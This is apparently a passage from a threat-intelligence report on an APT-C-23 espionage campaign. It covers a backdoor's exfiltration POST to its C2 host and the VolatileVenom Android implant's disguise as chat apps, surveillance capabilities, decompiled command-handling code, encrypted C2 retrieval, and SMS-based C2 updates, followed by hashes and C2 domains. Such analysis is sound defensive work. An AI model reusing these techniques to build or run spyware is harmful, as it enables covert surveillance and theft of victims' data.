
```
POST /api/robert/laustin/vb01o[REDACTED]BMDZFNQ/grimmer/luffy HTTP/1.1
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C; .NET4.0E)
Host: wanda-bell.website
Content-Length: 412
Cache-Control: no-cache
Content-Type: multipart/form-data; boundary=-----7d82751e2bc0858
-----7d82751e2bc0858
Content-Disposition: form-data; name="bas"; filename="test.rar"
Content-Type: file
Content-Length: 208
```

Exfiltration of archive data

As detailed in the beginning of the analysis, the backdoor also has keylogging and screen capturing data-stealing capabilities. Both are being stored in an interesting way, applying unrelated extensions to the files containing the stolen data. This is perhaps another stealth mechanism, or just a way for the attacker to distinguish between the different stolen data types:



Stolen keylogging data



A screenshot taken by the malware and saved with an .iso extension

VolatileVenom Android Implant Analysis

VolatileVenom is one of APT-C-23's arsenal of Android malware. The attackers lure the victims into installing the VolatileVenom under the pretext that the suggested app is more "secure" and "discrete." Based on our investigation, it

seems that VolatileVenom has been operationalized and integrated into the group's arsenal [since at least April of 2020](#), and disguises itself using icons and names of chat applications:



Additional Icons of


VolatileVenom disguised as messaging apps

An example of a fake messaging app used in this campaign, is an Android app named “Wink Chat”:



Start-up screen of the app

After the user attempts to sign up for the application, an error message pops up and indicates the app will be uninstalled:



Error message after sign-up

However, in reality the application keeps running in the background, and if the Android version of the device is lower than 10, the application icon is hidden. If the Android version is higher than Android 10, the application icon is then replaced with the icon of Google Play installer. The attackers have the option to change the application icon to Google Chrome or Google Maps as well.

Capabilities

VolatileVenom has a rich set of espionage capabilities, which enable attackers to extract a lot of data from their victims.

The main espionage capabilities are the following:

- Steal SMS messages
- Read contact list information
- Use the device camera to take photos
- Steal files with the following extensions: pdf, doc, docs, ppt, pptx, xls, xlsx, txt, text
- Steal images with the following extensions: jpg, jpeg, png
- Record audio
- Discard system notifications
- Get installed applications
- Restart Wi-Fi
- Record calls / WhatsApp calls
- Extract call logs
- Download files to the infected device
- Take screenshots
- Read notifications of the following apps: WhatsApp, Facebook, Telegram, Instagram, Skype, IMO, Viber
- Discards any notifications raised by the system

```

switch (Type.hashCode()) {
  case -2109515871:
    if (Type.equals("record_sound")) {
      c2 = 4;
      break;
    }
  case -1898640805:
    if (Type.equals("apps_info")) {
      c2 = 5;
      break;
    }
  case -1895553985:
    if (Type.equals("call_rec_reset")) {
      c2 = 13;
      break;
    }
  case -1773595228:
    if (Type.equals("hide_app")) {
      c2 = '$';
      break;
    }
  case -1733292315:
    if (Type.equals("wifi_restart")) {
      c2 = 6;
      break;
    }
  case -1441968871:
    if (Type.equals("mess_cont")) {
      c2 = 19;
      break;
    }
  case -1378177211:

```

Switch Case of Espionage Commands from the

C2

C2 Communication

VolatileVenom uses HTTPS and Firebase Cloud Messaging (FCM) for C2 communication. The application appears to have two methods to retrieve the C2 domain:

First the malware decrypts a hard coded encrypted domain which is encrypted and encoded with AES and Base64. The encrypted domain is retrieved from a .so (shared object) file. The app loads the .so file (named "liboxygen.so" in the analyzed sample), and executes a function (named "do932()") in the analyzed sample that returns the encrypted domain:

```

public native String do932();

public native String do933();

public native String do934();

public native String do937();

static {
    System.loadLibrary("oxygen");
}

```

The malware loads the .so file

```

:0110          ; J O B 2 0 1 1 0 1 1
:06FF8 a3kH8n07sH8aNUs db '3K=H8N=07S=H8A=N-UsJWMRSs1TB0DvsRkB9cNxF/gMrHit80ZIm0toi7KbtLMU9w'
:06FF8          ; DATA XREF: Java_com_wink_app_app_AppController_do932+24f
:06FF8          db 'f6HyVMPyqwQIxPrTgz1WuD9oZ8mau/9dmw51EA==',0

```

The encrypted hard-coded domain inside the .so file

Next, the encrypted domain is decoded and decrypted. In the analyzed sample, the encrypted domain is "https://sites.google[.]com/view/linda-lester/lockhart":


```

public static String b(String password, String base64EncodedCipherText) {
    try {
        SecretKeySpec key = d(password);
        e("base64EncodedCipherText", base64EncodedCipherText);
        byte[] decodedCipherText = Base64.decode(base64EncodedCipherText, 2);
        f("decodedCipherText", decodedCipherText);
        byte[] decryptedBytes = c(key, a, decodedCipherText);
        f("decryptedBytes", decryptedBytes);
        String message = new String(decryptedBytes, "UTF-8");
        e("message", message);
        return message;
    } catch (UnsupportedEncodingException e2) {
        if (b) {
            Log.e("AESCrypt", "UnsupportedEncodingException ", e2);
        }
        throw new GeneralSecurityException(e2);
    }
}

```

Code snippet of the decryption routine

To retrieve the final C2 domain, the malware connects to the decrypted domain and reads the title of the website (ex: FRANCES THOMAS COM) and builds the final C2 domain from that: frances-thomas[.]com:



The malware builds the final C2 domain from the title of the decrypted domain

The second method the malware retrieves the C2 domain is via SMS messages. In case the attackers wish to update the C2 domain, they may send an SMS message containing a new C2 domain to the infected device. The malware intercepts every SMS message, and if a message arrives from the attackers, the malware will extract the new C2 domain to be used:

| Initial Access | Execution Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Collection | Command and Control | Exfiltration |
|---------------------------------------|-----------------------|----------------------|----------------------------------|--------------------------------------|------------------------------|------------------------|-------------------------------------|-------------------------------------|
| Deliver Malicious App via Other Means | Broadcast Receivers | Broadcast Receivers | Device Administrator Permissions | Masquerade as Legitimate Application | Access Notifications | Application Discovery | Access Call Log | Alternate Network Mediums |
| Masquerade as Legitimate Application | Scheduled Task/Job | Scheduled Task/Job | Suppress Application Icon | Input Prompt | File and Directory Discovery | Access Contact List | Standard Application Layer Protocol | Standard Application Layer Protocol |
| | Native Code | | | | System Information Discovery | Access Notifications | | |
| | | | | | | Capture Audio | | |
| | | | | | | Capture Camera | | |
| | | | | | | Capture SMS Messages | | |
| | | | | | | Data from Local System | | |
| | | | | | | Screen Capture | | |

Indicators of Compromise (IOCs): Operation Bearded Barbie - APT-C-23 Campaign

Barb(ie) Downloader

Hashes

e58b6be462d9c32a140485069ea5ab6e1f68bfa5ca639338b2361447076ca046
 1391fc71b88b027fc29536dbef29859aae1a7a8fc3121e02ae69a0909c147a9
 b59091e84ab7d612a3c19a87802e834afb8893f2d5a957727e2ae7aa7b5fdb50
 b9f967e263dad9b08c19b5f2933fc71047d194d0c495058a0a54c8de11ce5d60

C2

fausto-barb[.]website

BarbWire Backdoor:

Hashes

b1c604ca3cf3a17de9e182722a20e5381b255203d7a80ab7c18a6cf9439551d1
 adaa228e7b90ea2649da319f6651b140e93273d016267240c9aea7c0fea2e0bc
 c4dfbfd6608748d7f675a83f392cd923e86a6d491395a611a3d651c3385708b8
 ebe09a6ef73a572f7a19d2e1eccd8f5d1895ae2730e67a060d008a2703ab3ec2
 adaa228e7b90ea2649da319f6651b140e93273d016267240c9aea7c0fea2e0bc

C2

wanda-bell[.]website
 jarah-zeiman[.]website

VolatileVenom

Hashes

522973e9d2944ca14072e1943136aeecf85d2e5adba26223635505c83ec865ab
 0f8395b1768314e3f4a0332fb2bad642308b96513c9db72884926cc736a57991
 c8d51db4b2171f289de67e412193d78ade58ec7a7de7aa90680c34349fae2
 69ec780e60073c25ef23c1983c43ca79c957ec6ae9d6df8967b4822bad8c700e
 feef85f0a8f65b75776fc694e255bfa1b0240ebc1eb6af7dfb070064a31e61fc

b2396341f77b9549f62a0ce8cc7dacf5aa250242ed30ed5051356d819b60abff
7d3a00c93cbf15df1afab245f9be47feb27c862d51581dadaec50378bee7d5fa
54f2aa690954ddfcd72e0915147378dd9a7228954b05c54da3605611b2d5a55e
144ba7c6090acbd2bc35411a815ccf801fd49abc5dde327b03f207ed868cdd6e
2481f133dd3594cbf18859b72faa391a4b34fd5b4261b26383242c756489bf07
2d6f114e595c861799a91c840a42d065aeba4e85aefccd7fe806d4f10416f1d6

C2 Domains

frances-thomas[.]com
scott-chapin[.]com
linda-gaytan[.]website
david-gardiner[.]website
amanda-hart[.]website
javan-demsky.website

Google URLs

<https://sites.google.com/view/janx/about>
[https://sites.google\[.\]com/view/linda-lester/lockhart](https://sites.google[.]com/view/linda-lester/lockhart)
[https://sites.google\[.\]com/view/charlok/adlov](https://sites.google[.]com/view/charlok/adlov)
[https://sites.google\[.\]com/view/kevin-arocho/transform-status](https://sites.google[.]com/view/kevin-arocho/transform-status)
[https://sites.google\[.\]com/view/sebastian-victor/jonathan](https://sites.google[.]com/view/sebastian-victor/jonathan)
[https://sites.google\[.\]com/view/virginia-blake/samantha](https://sites.google[.]com/view/virginia-blake/samantha)
[https://sites.google\[.\]com/view/esther-wright/process](https://sites.google[.]com/view/esther-wright/process)